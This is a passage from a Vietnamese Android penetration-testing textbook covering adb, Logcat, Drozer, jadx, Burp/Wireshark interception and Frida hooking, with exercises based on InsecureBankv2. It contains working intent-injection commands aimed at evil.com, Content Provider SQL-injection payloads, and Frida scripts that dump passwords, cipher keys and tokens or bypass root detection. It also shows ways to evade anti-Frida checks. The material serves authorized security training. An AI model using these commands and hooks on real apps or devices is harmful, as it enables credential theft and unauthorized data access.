adb	Điều khiển thiết bị, lấy APK, đọc storage, gửi Intent, bắt log	Chương này
Drozer	Khai thác IPC: exported Activity/Provider/Receiver, SQLi provider	Chương này, 15
jadx-gui	Dịch ngược APK sang Java, tìm sink/secret bằng full-text search	Chương này, 6, 16
Logcat	Bắt credential/token/PIN rò ra log runtime	Chương này, 11
apktool	Giải mã Manifest, đọc/sửa smali, repack	6
Frida / Objection	Hook runtime, bypass phòng thủ, dump giá trị thật	9, 10
MobSF	Phân tích static + dynamic tự động, xuất report	9
Burp / Wireshark	Bắt & sửa traffic mạng	8

7.2 adb — Android Debug Bridge

`adb` là cầu nối giữa máy tính (host) và thiết bị Android. Kiến trúc của nó gồm ba phần: **adb client** là mỗi lệnh bạn gõ, **adb server** là process nền chạy trên host, lắng nghe ở cổng **5037** và quản lý mọi thiết bị, còn **adbd** là daemon chạy trên Android với quyền mặc định là `shell`, nâng lên `root` nếu `adb root` chạy được. Riêng cổng **5555** là kênh TCP debug trên thiết bị; nếu để lộ ra mạng, nó trở thành một lỗ hổng RCE không cần xác thực.

Dưới đây là năm lệnh mở màn khi bạn vừa cắm một thiết bị hoặc emulator mới:

```
adb devices -l          # xác nhận thiết bị + trạng thái authorized
adb shell pm list packages -3 | grep -i bank    # khoanh vùng app bên thứ ba
adb shell pm path com.example.insecurebank     # lấy đường dẫn base.apk
adb pull /data/app/.../base.apk ./target.apk   # kéo APK về để reverse
adb shell dumpsys package com.example.insecurebank | grep -B1 "exported=true"
```

Chạy xong năm lệnh này, bạn đã có trong tay đúng package name, file APK để dịch ngược, và danh sách component exported để nhắm tới.

7.2.1 pm — Package Manager

`pm` liệt kê và quản lý app trên thiết bị.

```
adb shell pm list packages -3          # chỉ app bên thứ ba (bỏ noise app hệ thống)
adb shell pm path com.target.app      # path base.apk → dùng cho adb pull
adb shell dumpsys package com.target.app # permission, exported component, signature
adb shell pm clear com.target.app      # reset toàn bộ data để test lại từ đầu
adb shell pm grant com.target.app android.permission.CAMERA
```

Giá trị pentest lớn nhất nằm ở ba việc: `pm list packages -3` để lọc app cần test, `pm path` kết hợp `adb pull` để lấy APK, và `dumpsys package` để nhận diện component exported, vốn là những ứng viên cho tấn công IPC.

7.2.2 am — Activity Manager

`am` cho phép bạn tự gửi Intent để khởi động Activity, Service hay Broadcast. Có thể xem đây như "Burp Repeater của Android IPC", trong đó mỗi component gắn `exported="true"` là một mục tiêu.

```
# Nhảy thẳng tới màn nhảy cảm nếu component exported
adb shell am start -n com.target.app/.AdminActivity

# Bơm extra độc qua Intent (intent injection / parameter tampering)
adb shell am start -n com.target.app/.WebActivity --es url "https://evil.com" --ez isAdmin true

# Test deeplink / VIEW intent (open redirect, WebView nạp URL tùy ý)
adb shell am start -a android.intent.action.VIEW -d "https://evil.com"

# Đánh thức Receiver exported
adb shell am broadcast -a com.target.app.ACTION_RESET --es token "attacker_value"
```

Nếu một Activity exported không kèm `permission=` mà vẫn mở thẳng được không cần đăng nhập, đó chính là một finding về **access-control / broken authorization**.

7.2.3 dumpsys, content, run-as, pull

```
# Xác định Activity đang hiển thị → ánh xạ thẳng class trong jadx
adb shell dumpsys window windows | grep -E 'mCurrentFocus'

# Query Content Provider trực tiếp (fallback không cần Drozer)
adb shell content query --uri content://com.target.app.provider/users

# Đọc sandbox app debuggable mà không cần root
adb shell run-as com.target.app cat shared_prefs/user.xml
```

`run-as` chính là "root của nhà nghèo": nếu app gắn `android:debuggable="true"`, bạn đọc được `databases/` và `shared_prefs/`, nơi trú ngụ của **insecure storage** (CWE-312), mà không cần root máy. Tương tự, khi `allowBackup` không bị tắt, lệnh `adb backup -apk -f x.ab <pkg>` cũng exfil được dữ liệu mà chẳng cần root.

7.3 Logcat — bắt dữ liệu nhạy cảm

Từ Android 4.1 trở đi, một app không còn đọc được log của app khác qua API, nhưng qua `adb logcat` thì bạn đọc được **tất cả**. Đó là lý do log-leak đến nay vẫn là lỗ hổng có thật (CWE-532, M8/M9).

Quy trình chuẩn để bắt log-leak gồm ba bước: xoá buffer, thao tác một hành động, rồi dump và grep.

```
adb logcat -c          # 1) xoá buffer trước khi test
# 2) thao tác đăng nhập / hành động nhạy cảm trên app
adb logcat -d | grep -Ei "password|token|otp|pin|authorization|secret|http"

# Lọc chính xác theo process của app (cách tốt nhất)
adb logcat --pid=$(adb shell pidof -s com.target.app)
adb logcat -b crash    # buffer crash - stacktrace lộ path nội bộ
```

```
D/LoginActivity( 8123): username=dinesh, password=Dinesh@123$
D/OkHttp ( 8123): Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6...
```

Bất kỳ credential, session token hay JWT nào lộ ra đều là một finding độc lập. Bản release thường đã tắt log nên buffer trống rỗng; khi đó buffer trống là tín hiệu để chuyển sang Frida, tự in ra những gì mà app không chịu ghi log (Chương 9).

7.4 Drozer — khai thác IPC & Content Provider

Drozer biến thiết bị thành một app tấn công, giao tiếp trực tiếp với các IPC endpoint exported của app khác gồm Activity, Service, Broadcast Receiver và Content Provider, qua đó vượt qua ranh giới sandbox theo UID. Đây là vũ khí chính khi test Content Provider (M6/M8, CWE-89, CWE-926).

Kết nối qua agent trên thiết bị:

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

Recon attack surface và soi provider:

```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface: 1 activities exported · 1 broadcast receivers exported · 1 content providers exported

dz> run app.provider.info -a com.android.insecurebankv2
Authority: ...TrackUserContentProvider · Read Permission: null · Write Permission: null
```

Khai thác Content Provider — recon, đọc/ghi, và scanner tự động:

```
dz> run app.provider.finduri com.victim.app # moi content:// trong dex → gợi path
dz> run app.provider.query content://com.victim.app.provider/users
dz> run app.provider.query content://.../users --projection "* FROM sqlite_master--"
dz> run scanner.provider.injection -a com.victim.app # auto-fuzz SQL injection
dz> run scanner.provider.traversal -a com.victim.app # auto-fuzz path traversal ../
dz> run scanner.provider.finduris -a com.victim.app # URI query được không cần quyền
```

Ngoài ra, nhóm `app.activity` khởi chạy Activity exported để bỏ qua luồng UI, còn `app.broadcast` gửi broadcast tới Receiver. Khi thiết bị không cài được agent Drozer, `adb shell content query/insert/delete` là phương án thay thế tương đương, chỉ khác là phải gõ tay.

! Bộ khung chuẩn cho finding provider-SQLi

(1) dùng `finduri` để tìm path; (2) query trần để chứng minh data leak; (3) dùng tautology `1=1` để chứng minh endpoint injectable; (4) truy vấn `sqlite_master` để chứng minh có thể khai thác schema ngoài dự kiến; (5) chạy `scanner.provider.injection` để tự động đối chiếu lại.

7.5 jadx-gui — dịch ngược và tìm sink

jadx dịch ngược `.dex` sang mã Java gần với bản gốc và dễ đọc, đủ dùng cho khoảng 90% nhu cầu đọc code. Bản GUI (`jadx-gui`) bổ sung thêm khả năng điều hướng và tìm kiếm mạnh mẽ.

```
jadx -d app_java app.apk # dịch ngược ra thư mục Java
jadx-gui app.apk # mở giao diện đồ hoạ
```

Trong jadx-gui, các thao tác đắt giá cho pentester:

- **Full-text search** (`Navigation → Text search`): tìm các chuỗi nhạy cảm và những **sink** nguy hiểm như `rawQuery`, `Runtime.exec`, `loadUrl`, `addJavascriptInterface`, `checkServerTrusted`, `SharedPreferences`, cùng các từ khoá `password`, `token`, `http`, `Base64`.
- **Find Usage** (chuột phải vào một method hoặc field): trace ngược xem tham số của một sink được dựng lên từ đâu, lần dần cho tới source, tức nguồn dữ liệu không đáng tin.
- **Copy as Frida snippet**: chuột phải vào một method trong code đã decompile để jadx tự sinh sẵn đoạn hook Frida, tạo cầu nối thẳng từ static sang dynamic (Chương 9).

Quy trình source → sink diễn ra như sau: tìm ra sink, đọc ngược tham số của nó, rồi lần dần tới source; nếu giữa đường không có bước sanitize hay validate nào thì đó là lỗ hổng. Khi obfuscation khiến jadx sinh ra `// Couldn't decompile`, hãy chuyển sang smali của

apktool vốn biểu diễn chính xác 100%, rồi grep `const-string` để lọc ra các literal.

! Ranh giới pháp lý

Dịch ngược có thể vi phạm EULA hoặc luật một số quốc gia. Khi pentest, **luôn có authorization rõ ràng** (contract/SoW) hoặc chỉ làm trên lab/APK do chính bạn build.

7.6 Điềm qua nhóm công cụ chuyên sâu

Các công cụ sau đây chỉ được giới thiệu về mục đích ở phần này, còn chi tiết dành cho chương riêng.

Tool	Vai trò	Đào sâu
apktool	Giải mã <code>AndroidManifest.xml</code> (dạng binary), đọc/sửa smali, repack + ký lại để patch (thêm <code>debuggable</code> , sửa <code>network_security_config</code> , NOP <code>checkServerTrusted</code>)	Chương 6
Frida	Tiêm JS engine vào process app, hook hàm Java/native runtime để in tham số, ép return, dump key/token	Chương 9
Objection	Gói Frida thành CLI: bypass SSL pinning/root detection, dump storage, watch method — không cần viết script	Chương 9, 10
MobSF	Nền web tự động hoá phân tích static + dynamic (network, file, API monitor), xuất report gộp có severity + MASVS	Chương 9

Bộ đồ nghề thực chiến tối thiểu đủ phủ khoảng 90% nhu cầu gồm hai nhóm: `adb` + **Logcat** + **jadx** + **apktool** + **Drozer** cho phần static và IPC, cùng **Frida** + **Objection** + **MobSF** cho phần dynamic.

7.7 Câu hỏi tự kiểm tra

- ADB gồm ba thành phần nào, mỗi cái chạy ở đâu? Cổng 5037 và 5555 khác nhau thế nào?
- Viết chuỗi lệnh `adb` để: liệt kê app bên thứ ba, lấy đường dẫn APK, kéo APK về máy.
- `am start -n` và `am broadcast` dùng để test loại lỗ hổng nào? Cho một ví dụ lệnh cụ thể.
- Nêu ba bước của quy trình bắt "sensitive data in logs" bằng Logcat. CWE tương ứng là gì?
- `run-as` cần điều kiện gì để đọc được sandbox app mà không cần root?
- Trong Drozer, `scanner.provider.injection` và `scanner.provider.traversal` phát hiện hai loại lỗ hổng nào?
- Ba thao tác nào trong jadx-gui giúp trace một sink ngược về source? Sink nguy hiểm nào bạn sẽ search đầu tiên?
- Ảnh xạ mỗi tool sau về mục đích pentest chính: apktool, Frida, Objection, MobSF.

Chương 8 — Phân tích traffic với Burp Suite và Wireshark (Traffic Analysis)

§ Mục tiêu

Hiểu vì sao bắt được traffic chính là "chìa khoá" mở ra nửa attack surface của một app mobile, và làm chủ quy trình MITM: định tuyến traffic của thiết bị hoặc emulator qua Burp, cài CA vào đúng trust store, intercept và sửa request, xử lý traffic không proxy-aware, cùng cách dùng Wireshark để soi tầng thấp và phân biệt HTTP với non-HTTP. Phần bypass SSL pinning được giới thiệu tổng quan ở đây và đào sâu ở Chương 10.

8.1 Vì sao traffic là "gate" mở nửa attack surface

App Android hầu như luôn chỉ là một lớp **client UI mỏng** bọc quanh REST/GraphQL API. Mặt tĩnh gồm code, storage và IPC thì đã đọc được bằng jadx hay Frida; nhưng phần lớn lỗ hổng impact cao như IDOR/BOLA, broken authentication, mass assignment, SQLi backend, business-logic bypass hay token leak lại sống ở mặt **động**, tức trong mọi request/response gửi tới backend. Không bắt được traffic nghĩa là bạn đang mù mất một nửa attack surface. Ngược lại, khi đã bắt được, app "sụp xuống" thành một bài pentest API web thông thường, và bạn tận dụng luôn được cả kho payload web có sẵn (ánh xạ M4 — Insufficient Input/Output Validation, M6 — Inadequate Privacy Controls, M9).

```
App Android — request —> BURP PROXY (host:8082) — forward —> Backend API (HTTPS)
· giải mã TLS (nhờ CA của Burp được tin)
· hiện request ở Proxy / Repeater / Intruder
· sửa rồi forward / drop / replay
```

8.2 Hai điều kiện của MITM

Để Burp đứng giữa và giải mã được HTTPS, cần thoả mãn đồng thời hai điều kiện độc lập:

Điều kiện	Ý nghĩa	Cấu hình ở đâu
(A) App gửi traffic qua Burp	Thiết bị coi host:port là proxy	Wi-Fi → Manual proxy (§8.3)
(B) App TIN cert của Burp	Không thì bắt tay TLS thất bại	Cài Burp CA vào thiết bị (§8.4)

Với HTTP thuần thì chỉ cần điều kiện (A). Với HTTPS thì cần cả hai: vì phải giải mã TLS, Burp tự ký một cert giả danh server bằng CA của chính nó, và thiết bị chỉ chấp nhận cert đó nếu nó tin CA của Burp.

8.3 (A) Định tuyến traffic thiết bị → Burp

Về phía Burp, vào **Settings → Network → Proxy → Proxy Listeners → Add**, bind vào một cổng chưa dùng (ví dụ **8082**), chọn **All interfaces** vì thiết bị là một máy khác trong LAN chứ không phải loopback, rồi tick **"Support invisible proxying"** trong tab Request handling (cần cho traffic proxy-unaware ở §8.6).

Về phía thiết bị thật, vào Settings → Wi-Fi → Modify network → Advanced → Proxy = **Manual**, đặt hostname là IP của host (lấy IPv4 bằng `ipconfig`) và port là 8082.

Khi không có Wi-Fi chung, chẳng hạn với emulator hay mạng khách sạn/doanh nghiệp bật AP isolation, hãy dùng các cách thay thế:

```
# emulator qua alias host (10.0.2.2 = "localhost của host" nhìn từ AVD)
emulator -avd Pixel_6_API_33 -http-proxy http://10.0.2.2:8082

# adb reverse — khuyến nghị cho máy thật qua USB, không phụ thuộc Wi-Fi
adb reverse tcp:8082 tcp:8082      # rồi set proxy trên thiết bị = 127.0.0.1:8082

# set proxy qua adb, không cần GUI
adb shell settings put global http_proxy 10.0.2.2:8082
adb shell settings put global http_proxy :0      # tắt khi xong
```

`adb reverse` ánh xạ một cổng trên thiết bị về đúng cổng đó trên host thông qua kênh USB, nên khi app gọi `127.0.0.1:8082` thì traffic chui thẳng vào Burp. Đây là cách gọn nhất khi Wi-Fi chặn kết nối client-to-client.

! Mạng doanh nghiệp / khách sạn

Nhiều mạng Wi-Fi công cộng chặn kết nối client-to-client (AP isolation): điện thoại và host tuy chung SSID nhưng vẫn không thấy nhau, khiến cấu hình Manual proxy đúng mà vẫn chẳng có traffic nào. Dấu hiệu nhận biết là lệnh `ping` từ điện thoại tới IP host bị timeout. Cách xử lý là dùng `adb reverse` qua USB hoặc tự tạo một hotspot riêng.

8.4 (B) Cài Burp CA & vấn đề Android 7+

Cách cổ điển là export Burp CA rồi vào Settings → Security → Install, nhưng từ **Android 7 (Nougat)** trở đi cách này không còn đủ. Cert cài theo kiểu đó rơi vào **user store**, trong khi mặc định app chỉ tin **system store**. Hệ quả là trình duyệt vẫn bắt được HTTPS nhưng riêng app target thì không.

Store	Vị trí	App tin mặc định?
System store	<code>/system/etc/security/cacerts/</code> (read-only, cần root)	Có — mọi app tin
User store	Cài qua Settings → Security	Không (từ API 24), trừ khi <code>network_security_config</code> cho phép

Cách làm đúng hiện nay là cài Burp CA vào **system store** trên một thiết bị đã root. Android yêu cầu đặt tên file theo **hash của subject** chứ không cho đặt tên tùy ý:

```
openssl x509 -inform DER -in burp.der -out burp.pem
HASH=$(openssl x509 -inform PEM -subject_hash_old -in burp.pem | head -1)
cp burp.pem $HASH.0 # ví dụ: 9a5ba575.0

adb root && adb remount
adb push $HASH.0 /system/etc/security/cacerts/
adb shell "chmod 644 /system/etc/security/cacerts/$HASH.0"
adb reboot
```

Trên Android 14+, trust store chuyển sang cơ chế **APEX** (`/apex/com.android.conscrypt/cacerts/`) với mount namespace riêng cho từng app, nên bạn phải dùng kỹ thuật bind-mount lúc runtime hoặc một module Magisk chuyên dụng; chi tiết ở Chương 10.

! Chrome không phải thước đo tin cậy trên Android 14+

Chrome bản mới dùng Chrome Root Store riêng và bỏ qua các CA được thêm vào system store, nên nó có thể báo `CERT_AUTHORITY_INVALID` ngay cả khi bạn setup đúng. Hãy verify bằng chính app pentest thật hoặc bằng `curl -x <burp> https://example.com -w '%{ssl_verify_result}'`, trong đó kết quả `0` nghĩa là cert Burp đã được tin.

8.5 Sau khi bắt được traffic — dùng Burp

Công cụ Burp	Dùng để	Lỗi hổng thường tìm thấy
Proxy / HTTP history	Dựng "API map"	Endpoint ẩn, version <code>/v1</code> <code>/v2</code> , token trong header/body
Repeater	Sửa một request rồi gửi lại	IDOR/BOLA (đổi <code>userId</code>), thiếu authz, param tampering
Intruder	Brute/fuzz tham số	Enum ID, brute OTP, fuzz tìm SQLi
Decoder / Inspector	Decode JWT/base64/url	JWT <code>alg:none</code> , claim swap
Comparer	Diff hai response	Response khác nhau khi đổi quyền (BFLA/BOLA)

Xét một ví dụ kinh điển với InsecureBankv2: bật Intercept rồi đăng nhập, bạn sẽ thấy request `POST /dotransfer` với body `username=<victim>&amount=<số>` mà **không hề kèm session token**, nghĩa là server tin thẳng vào field `username` để xác định "chuyển tiền của ai". Gửi request đó sang Repeater, đổi `username` sang một nạn nhân khác, server sẽ thực hiện transfer trên tài khoản của người khác. Đó chính là lỗi hổng **IDOR** (CWE-639, M3/M4).

8.6 Traffic không proxy-aware & non-HTTP

Nhiều thư viện mạng như OkHttp cấu hình riêng, gRPC, Flutter `dart:io` hay Cronet đều **bỏ qua** system proxy: bạn đã set Manual proxy mà traffic vẫn không lên Burp, dù không hề có pinning. Đây là hiện tượng **né proxy một cách thụ động**, hoàn toàn không phải pinning. Cách xử lý là ép định tuyến ở tầng thấp hơn:

```
# iptables REDIRECT trên thiết bị root - kéo mọi TCP 443/80 về Burp
adb shell su -c "
iptables -t nat -A OUTPUT -p tcp --dport 443 -j DNAT --to-destination 192.168.1.10:8082
iptables -t nat -A OUTPUT -p tcp --dport 80 -j DNAT --to-destination 192.168.1.10:8082
"
adb shell su -c "iptables -t nat -F OUTPUT" # gỡ rule khi xong
```

Lúc này client gửi thẳng TLS handshake tới đích thật mà không qua CONNECT tunnel, nên listener của Burp phải bật **"Support invisible proxying"** để tự suy ra Host từ SNI. Nếu không có root, bạn dùng cách capture qua VPN như PCAPdroid hoặc ProxyDroid.

Với các giao thức không phải HTTP, cách xử lý tùy theo từng loại: **WebSocket** có tab riêng trong Burp Proxy; **gRPC/protobuf** cần extension để decode binary; còn **TCP thuần hay game protocol** thì Burp không hợp, nên hãy chuyển sang mitmproxy ở chế độ raw hoặc bắt gói bằng Wireshark.

! Ba nguyên nhân "không thấy traffic" — chẩn đoán trước khi chọn cách

(1) **Pinning**: TLS thất bại, Burp báo SSL error, cần bypass (Chương 10). (2) **Proxy-unaware**: app không đọc proxy nên không sinh error, xử lý bằng invisible proxying hoặc iptables (§8.6). (3) **Non-HTTP**: là giao thức khác, phải dùng tool chuyên. Chẩn đoán sai sẽ khiến bạn tốn công sai chỗ, chẳng hạn nhảy ngay vào Frida để unpin trong khi thực ra vấn đề chỉ là proxy-unaware.

8.7 Wireshark — soi tầng thấp

Burp giải mã và sửa được HTTP(S), nhưng nó chỉ nhìn thấy những gì đi qua proxy. Khi bạn cần nhìn **toàn bộ gói ở tầng thấp** như traffic không proxy-aware, giao thức lạ, DNS hay TCP handshake, thì Wireshark là công cụ bổ trợ.

```
# Bắt gói ngay trên thiết bị root rồi phân tích offline bằng Wireshark
adb shell su -c "tcpdump -i any -s 0 -w /sdcard/cap.pcap"
adb pull /sdcard/cap.pcap ./cap.pcap
wireshark cap.pcap
```

Vai trò của Wireshark trong pentest mobile:

- **Phân biệt HTTP với non-HTTP**: filter `http` cho thấy phần mà Burp xử lý được; phần còn lại (`tcp && !http`), gRPC, MQTT, TCP thuần) là dấu hiệu cho biết cần tới tool khác.
- **Xác nhận traffic có chạy qua proxy hay không**: nếu thấy gói TLS đi thẳng tới IP backend mà không qua host:8082, nghĩa là app đang né proxy và bạn cần dùng iptables hoặc invisible proxying.
- **Soi metadata bị rò**: DNS query làm lộ endpoint, SNI làm lộ hostname, còn cleartext HTTP làm lộ thẳng dữ liệu (M5 — Insecure Communication, CWE-319).
- **Debug quá trình bắt tay TLS**: xem `Client Hello`, `Server Hello` và các gói `Alert` khi pinning ngắt kết nối.

Điểm khác biệt cốt lõi nằm ở vai trò: Burp là **active MITM**, tức giải mã, sửa và replay được; còn Wireshark là **passive sniffer**, chỉ quan sát và không giải mã TLS trừ khi có khoá. Vì vậy hãy dùng Burp để khai thác, và dùng Wireshark để chẩn đoán mỗi khi Burp "không thấy gì".

8.8 Giới thiệu SSL/TLS Pinning

Certificate/Public-key Pinning là cơ chế trong đó app không còn tin trust store của hệ thống nữa mà ghim cứng cert hoặc public-key ngay trong code, với thông điệp "tôi chỉ chấp nhận đúng cái này". Triệu chứng điển hình là: bạn đã cài Burp CA vào system store đúng chuẩn, trình duyệt bắt HTTPS bình thường, nhưng riêng app target không đẩy traffic nào lên Burp, app báo "network error", còn Burp Dashboard thì hiện `SSL negotiation failed`.

Cơ chế pin	Dấu hiệu khi đọc jadx
OkHttp <code>CertificatePinner</code>	<code>new CertificatePinner.Builder().add("host", "sha256/...")</code>
<code>network_security_config.xml</code>	<code><pin-set><pin digest="SHA-256"></code> trong <code>res/xml/</code>
Custom <code>X509TrustManager</code>	<code>checkServerTrusted()</code> so cert tự nhúng
Native (BoringSSL/JNI)	Verify chain trong <code>.so</code> — khó nhất, cần hook native

Trước khi tấn công bypass, luôn tự xác nhận xem app có thật sự pin hay không:

```
apktool d target.apk -o out
grep -rn "CertificatePinner\\|checkServerTrusted\\|X509TrustManager" out/smali/ | head
grep -rn "pin-set\\|<pin " out/res/xml/*.xml 2>/dev/null
```

Nếu không có hit nào thì đừng chạy bypass vô ích, bởi vấn đề khi đó nằm ở routing hoặc CA. Còn nếu có hit, các kỹ thuật bypass như Objection, Frida universal unpinning, patch `network_security_config`, patch smali hay Frida Gadget đều được trình bày đầy đủ ở **Chương 10**.

8.9 Câu hỏi tự kiểm tra

1. Vì sao proxy được traffic lại mở khoá nửa attack surface? App mobile về bản chất là gì với backend?
2. Hai điều kiện (A) và (B) để Burp MITM HTTPS là gì? Cái nào về định tuyến, cái nào về trust?
3. Từ Android 7, vì sao cài Burp CA kiểu "Settings → Install" làm trình duyệt bắt được nhưng app thì không?
4. Trên emulator không có Wi-Fi chung, kể hai cách định tuyến traffic vào Burp. `adb reverse` hoạt động ra sao?
5. Phân biệt ba nguyên nhân "không thấy traffic": pinning, proxy-unaware, non-HTTP. iptables redirect giải quyết case nào?
6. Khi nào dùng Wireshark thay vì Burp? Nêu ba việc Wireshark làm được mà Burp không.
7. Mô tả ba triệu chứng cho biết app đang dùng SSL pinning. Làm sao xác nhận trước khi bypass?
8. Sau khi bắt được traffic, công cụ Burp nào dùng để tìm IDOR/BOLA? Cho một ví dụ request cụ thể.

Chương 9 — Frida, Objection và MobSF (Dynamic Instrumentation)

§ Mục tiêu

Làm chủ ba công cụ dynamic cốt lõi của pentest Android: **Frida** để hook hàm Java và native, in tham số, ép return và dump giá trị runtime; **Objection** để thực hiện các tác vụ chuẩn như bypass pinning/root, dump storage hay watch method mà không cần viết script; và **MobSF** để tự động hoá phân tích static lẫn dynamic và xuất report. Chương này trang bị cho bạn các script Frida mẫu cùng lệnh Objection sẵn dùng.

9.1 Vì sao cần dynamic analysis

Static analysis cho biết **app được xây dựng thế nào**, còn dynamic cho biết **app thật sự làm gì với dữ liệu thật**. Có bốn nhóm việc mà chỉ dynamic mới làm được. Thứ nhất là **đọc giá trị runtime**, chẳng hạn key dẫn xuất từ device-id, token sau khi login, hay chuỗi được giải mã trong khối `static {}`. Thứ hai là **bypass các lớp phòng thủ** như root detection, SSL pinning và anti-debug. Thứ ba là **vượt qua obfuscation, reflection và native code**, bằng cách hook để xem thực tế hàm nào được gọi với tham số gì. Thứ tư là **suy luận logic server-side** thông qua quan sát network và log. Về thứ tự thực dụng, nên đi từ Logcat, sang Frida/Objection, rồi tới MobSF.

9.2 Frida — cơ chế bên trong

Frida tiêm một JS engine vào tiến trình app để hook bất kỳ hàm Java hay native nào lúc runtime mà không cần sửa rồi build lại APK. Hiểu được cơ chế bên trong sẽ giúp bạn debug khi hook "không ăn".

`frida-server` chạy như một daemon trên device (cần root để `ptrace` và inject), lắng nghe qua USB hoặc TCP. Khi bạn spawn app, `frida-server` inject một shared library (`frida-agent.so`) vào tiến trình và khởi tạo JS engine ngay bên trong process của app. Vì script chạy trong chính process đó, nên `Java.use(...)` lấy được class **thật đang load trong ART** chứ không phải class tĩnh đọc từ file. `Java.perform(fn)` đảm bảo code chạy trên đúng JNI thread, còn `.implementation = function(){}` thực chất là thao tác **ghi đè con trỏ hàm** trong method table ngay lúc runtime.

```
adb shell "/data/local/tmp/frida-server &" # trên device, một lần
frida-ps -U                               # liệt kê tiến trình qua USB
frida -U -f com.target.app -l hook.js      # SPAWN app + nạp script
frida -U -n com.target.app -l hook.js      # ATTACH vào app đang chạy
```

Khác biệt giữa **spawn** (`-f`) và **attach** (`-n`) nằm ở thời điểm hook bắt đầu có hiệu lực. Với spawn, hook có hiệu lực ngay từ dòng code đầu tiên, kể cả trong `Application.onCreate()`, khối `static {}` hay các check anti-Frida chạy sớm. Với attach, hook chỉ bắt đầu từ lúc bạn gắn vào nên sẽ bỏ lỡ toàn bộ code đã chạy trước đó. Vì thế muốn bắt các giá trị được tính lúc khởi động thì bắt buộc phải spawn.

9.3 Viết hook script từ con số 0

Một file hook Java luôn gồm ba lớp lồng nhau bắt buộc; phần còn lại chỉ là việc "dịch" chữ ký hàm từ source sang cú pháp Frida.

```
Java.perform(function () {                               // ① chờ ART sẵn sàng
    var Cls = Java.use("package.ClassName");              // ② lấy class đang load
    Cls.methodName.implementation = function (args) {    // ③ ghi đè thân method
        // code của bạn
    };
});
```

Dưới đây là bảng "dịch" chữ ký, cũng là bước hay sai nhất:

Trong app (Java/Kotlin)	Trong Frida JS
Class <code>com.app.LoginActivity</code>	<code>Java.use("com.app.LoginActivity")</code>
<code>boolean checkLogin(String, String)</code>	<code>.checkLogin.overload('java.lang.String', 'java.lang.String')</code>
Gọi lại hàm gốc trong hook	<code>this.checkLogin(u, p)</code>
Đọc field thành viên <code>token</code>	<code>this.token.value</code>
Tạo object mới	<code>Java.use("...").\$new()</code>

Kiểu tham số trong `.overload(...)` phải viết bằng tên Java đầy đủ, ví dụ `int`, `boolean`, `java.lang.String`, hay `[B]` cho byte array. Khác biệt cốt lõi giữa **rình** (chỉ quan sát) và **bypass** (thay đổi logic) nằm ở chỗ **có gọi lại `this.method(...)` hay không**:

```
foo.implementation = function(x){ var r=this.foo(x); console.log(x,r); return r; }; // RÌNH
foo.implementation = function(x){ return true; }; // BYPASS
```

9.4 Bốn việc kinh điển & script mẫu

```
// (a) Dump credential tại điểm hàm nhận input – thắng cả static lẫn network sniff
Java.perform(function () {
  var Login = Java.use("com.target.app.ui.LoginActivity");
  Login.checkLogin.overload('java.lang.String', 'java.lang.String').implementation =
    function (username, password) {
      console.log("[+] username = " + username);
      console.log("[+] password = " + password); // plaintext, kể cả UI có mask
      var result = this.checkLogin(username, password);
      console.log("[+] checkLogin() -> " + result);
      return result;
    };
});

// (b) Ép giá trị trả về – bypass kiểm tra bảo mật
Java.perform(function () {
  var Sec = Java.use("com.target.app.SecurityCheck");
  Sec.isRooted.implementation = function () { return false; };
});
```

Hook ngay tại điểm nhận input cho bạn thấy **plaintext gốc**, thứ mà static (vốn chỉ thấy tham số là gì) lẫn sniff bằng Burp (vốn chỉ thấy dữ liệu sau khi đã mã hoá hoặc hash) đều không thấy được. Đây cũng là cách xác nhận app có hash password ở phía client hay không.

Đoạn script sau dump **key và IV thật** của `Cipher` trong trường hợp key được dẫn xuất từ device-id nên không thể tính tay:

```
Java.perform(function () {
  var Cipher = Java.use("javax.crypto.Cipher");
  Cipher.init.overload('int', 'java.security.Key', 'java.security.spec.AlgorithmParameterSpec')
    .implementation = function (opmode, key, params) {
      var kb = key.getEncoded(), hex = "";
      for (var i = 0; i < kb.length; i++) hex += ('0'+(kb[i]&0xFF).toString(16)).slice(-2);
      console.log("[+] algorithm = " + this.getAlgorithm());
      console.log("[+] key (hex) = " + hex);
      return this.init(opmode, key, params);
    };
});
```

Đoạn tiếp theo quét heap của ART để tìm các instance còn sống chứa field nhạy cảm, thay cho việc phải trace constructor path khi app dùng Dagger/Hilt:

```
Java.perform(function () {
  Java.choose("com.target.app.model.UserSession", {
    onMatch: function (i) { console.log("authToken = " + i.authToken.value); },
    onComplete: function () {}
  });
});
```

9.5 Hook native & frida-trace

Khi logic nhạy cảm nằm trong `.so`, chẳng hạn app ngân hàng thường đưa crypto và anti-tamper xuống C/C++, thì `Java.use` không chạm tới được và bạn phải dùng `Interceptor.attach`:

```
var addr = Module.findExportByName("libnative-lib.so", "Java_com_target_app_NativeCrypto_encrypt");
Interceptor.attach(addr, {
  onEnter: function (args) { // args[0]=JNIEnv*, args[1]=this, args[2..]=tham số
    console.log("[native] encrypt arg2 = " + args[2]);
  },
  onLeave: function (retval) { console.log("[native] return = " + retval); }
});
```

`frida-trace` tự sinh handler cho mỗi hàm khớp pattern, hoạt động như một chiếc "đèn pha" rọi vào cả nhóm API mà bạn không phải viết script:

```
frida-trace -U -n com.target.app -j 'javax.crypto.Cipher!*' # crypto
frida-trace -U -n com.target.app -j 'okhttp3.*!*' -j 'java.net.URL!*' # network
frida-trace -U -n com.target.app -j 'android.app.SharedPreferencesImpl!*' # prefs
```

! Bypass `if` client-side bằng Frida ≠ tìm ra bug

Bạn đang inject vào app trên chính máy mình nên không hề vượt qua ranh giới quyền của ai; đây thuần túy là chuyện client-side trust. Việc bypass này CHỈ trở thành finding trong hai trường hợp: (a) khi một bí mật hoặc chức năng chỉ được canh giữ **duy nhất** bởi một check client-side, tức local auth bypass, thường có severity thấp; hoặc (b) khi nó được dùng làm **bước đệm** (bypass root/pinning) để tiến tới một bug server-side thật như IDOR, JWT yếu hay thiếu authz, và những bug này phải được chứng minh bằng Burp.

9.6 Anti-Frida detection

Các app nhạy cảm thường tự kiểm tra xem Frida có đang hiện diện hay không; nếu vừa attach mà app crash ngay thì đó là dấu hiệu.

Kỹ thuật app dùng	Cách vượt
Quét <code>/proc/<pid>/maps</code> tìm <code>"frida"</code> , <code>"gum-js-loop"</code>	Đổi tên binary, dùng bản đã patch, hoặc gadget mode
Quét cổng mặc định 27042	<code>frida-server -l 0.0.0.0:<port_là></code>
Đo timing (hook làm hàm chậm)	Giảm số hook active

